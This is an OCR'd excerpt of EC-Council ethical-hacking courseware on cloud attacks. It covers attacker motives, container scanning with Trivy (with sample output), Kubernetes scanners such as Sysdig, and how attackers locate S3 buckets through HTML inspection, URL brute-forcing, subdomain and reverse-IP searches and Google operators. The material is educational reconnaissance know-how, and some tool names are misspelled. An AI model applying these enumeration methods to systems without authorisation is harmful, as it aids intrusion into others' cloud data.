
What is Cloud Hacking?

Nowadays, many organizations are migrating their business processes and customer data to the cloud. The massive movement of corporate and personal data to the cloud has increased the attack surfaces and threats to both organizations and individuals. Attackers exploit vulnerabilities existing in the cloud technologies to perform various targeted high-profile attacks on cloud storage systems, compromising customer and corporate data. The main objective of hacking the cloud environment is gaining access to user data and blocking access to cloud services. This has a disastrous impact on both end-users and corporate companies, shattering the confidence in the security of cloud services. Therefore, organizations need to ensure the safety and security of business processes and customer information stored on the cloud.

How can an attacker profit from hacking the cloud?

- Exploit poor security practices to perform data exfiltration and disclosure of sensitive information.
- Gain unauthorized access to cloud applications.
- Misuse legitimate access to steal credentials of other cloud users.
- Generate illicit cryptocurrency by tapping into the target's processing power.
- Use stealthy crypto-mining malware to generate revenue.
- Perform DoS attacks to prevent legitimate users from accessing cloud services.
- Reconfigure cloud services exploiting vulnerabilities in synchronization token systems.
- Perform lateral movement on data center networks and manipulate network traffic.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Container Vulnerability Scanning using Trivy

Container images consist of an operating system, application, runtime, etc. packaged together. These containers are reused widely and may contain open source frameworks with vulnerability issues. These vulnerabilities compromise the security not only of each container but of the entire container engine. Attackers use tools, such as Trivy Vulnerability Scanner, Clair, Dadga, and synk container, to scan and identify vulnerabilities in the containers.

- **Trivy**

  Source: *https://github.com*


  Trivy is an automated tool used to perform container image vulnerability scanning. One needs to specify the image name to launch an accurate scanning operation. Trivy helps in detecting vulnerabilities of OS packages, such as Alpine, RHEL, and CentOS, and application dependencies, such as Bundler, Composer, npm, and yarn.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
bash
bash-3.2$ trivy conf --severity HIGH ./configs
2021-07-09T09:30:28.784+0300    INFO    Need to update the builtin policies
2021-07-09T09:30:28.784+0300    INFO    Downloading the builtin policies...
2021-07-09T09:30:30.112+0300    INFO    Detected config files: 3

Dockerfile (dockerfile)
=======================
Tests: 23 (SUCCESSES: 22, FAILURES: 1, EXCEPTIONS: 0)
Failures: 1 (HIGH: 1)

+---------------------------+------------+----------------------+----------+-----------------------------------------+
|           TYPE            | MISCONF ID |        CHECK         | SEVERITY |                 MESSAGE                 |
+---------------------------+------------+----------------------+----------+-----------------------------------------+
| Dockerfile Security Check |   DS002    | Image user is 'root' |   HIGH   | Last USER command in                    |
|                           |            |                      |          | Dockerfile should not be 'root'         |
|                           |            |                      |          | -->avd.aquasec.com/appshield/ds002      |
+---------------------------+------------+----------------------+----------+-----------------------------------------+

deployment.yaml (kubernetes)
============================
Tests: 28 (SUCCESSES: 15, FAILURES: 13, EXCEPTIONS: 0)
Failures: 13 (HIGH: 1)

+---------------------------+------------+---------------------------+----------+-----------------------------------------+
|           TYPE            | MISCONF ID |          CHECK            | SEVERITY |                 MESSAGE                 |
+---------------------------+------------+---------------------------+----------+-----------------------------------------+
| Kubernetes Security Check |   KSV005   | SYS_ADMIN capability added |   HIGH   | Container 'hello-kubernetes' of         |
|                           |            |                           |          | Deployment 'hello-kubernetes'           |
|                           |            |                           |          | should not include 'SYS_ADMIN' in       |
|                           |            |                           |          | 'securityContext.capabilities.add'      |
|                           |            |                           |          | -->avd.aquasec.com/appshield/ksv005     |
+---------------------------+------------+---------------------------+----------+-----------------------------------------+

service.yaml (kubernetes)
=========================
Tests: 28 (SUCCESSES: 28, FAILURES: 0, EXCEPTIONS: 0)
Failures: 0 (HIGH: 0)
```

Figure 19.51: Screenshot of Trivy

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kubernetes Vulnerability Scanning using Sysdig

Kubernetes is a complex environment that often suffers cluster misconfigurations. Attackers can leverage these misconfigurations and perform vulnerability scans on Kubernetes clusters using various tools, such as Sysdig and Pipeline.

- **Sysdig**

  Source: *https://sysdig.com*

  Sysdig identifies Kubernetes vulnerabilities by integrating continuous integration (CI) or continuous delivery/deployment (CD) pipelines, image registry, and Kubernetes admissions controllers. Sysdig also validates container images at the orchestration level using the Kubernetes admission controller feature. Sysdig automatically generates an inventory of each image content and continuously checks for any new vulnerabilities or common vulnerabilities and exposures (CVEs) associated with containers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.52: Screenshot of Sysdig

Additional Kubernetes vulnerability scanning tools include the following:

- Pipeline (*https://banzaicloud.com*)
- kube-hunter (*https://github.com*)
- Kube-Scan (*https://github.com*)
- Kubesec (*https://kubesec.io*)
- KubiScan (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating S3 Buckets

- Simple storage service (S3) is a scalable **cloud storage service** used by Amazon AWS where files, folders, and objects are stored via web APIs
- Attackers often try to the **find the bucket's location and name** to test its security and identify vulnerabilities in the bucket implementation

Inspecting HTML

- Attackers analyze the source code of HTML web pages in the background, to find URLs to the target S3 buckets

Brute-forcing URL

- Attackers use Burp Suite to perform brute forcing attacks on the target bucket's URL to identify the correct URL to the bucket

Finding subdomains

- Attackers use tools such as OWASP Amass, or Robtex to identify subdomains related to the target bucket

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Enumerating S3 Buckets (Cont'd)


Reverse IP Search

- Attackers use search engines such as **Bing** to perform a reverse IP search to identify domains of target S3 buckets

Advanced Google Hacking

- Attackers use advanced **Google search operators** such as "**inurl**" to search for URLs related to the target S3 buckets





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerating S3 Buckets

Simple storage service (S3) is a scalable cloud storage service used by Amazon AWS where files, folders, and objects are stored via web APIs. Customers and end-users use S3 services to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables attackers to modify files (in JavaScript or related codes) and inject malware into the bucket files. Attackers often try to find the bucket location and name to test its security and identify vulnerabilities in the bucket implementation.

Listed below are several techniques that attackers employ in identifying AWS S3 buckets:

- **Inspecting HTML**

  Attackers attempt to perform HTML source code analysis to gather information about the S3 buckets. Analyzing the source code of HTML web pages in the background allows attackers to find URLs to target S3 buckets.

- **Brute-forcing URL**

  Because each S3 bucket is given a unique identification number, attackers perform brute-force attacks on the target bucket to identify the correct bucket URL. For example, assume the URL *http://s3.amazonaws.com/[bucket_name];* attackers try all possibilities for the bucket_name to identify the exact URL targeting the bucket. Attackers use tools such as Burp Suite (Burp Intruder) to perform brute-force attacks on S3 buckets.

- **Finding subdomains**

  Attackers use tools, such as OWASP Amass and Robtex, to identify subdomains related to the target bucket.

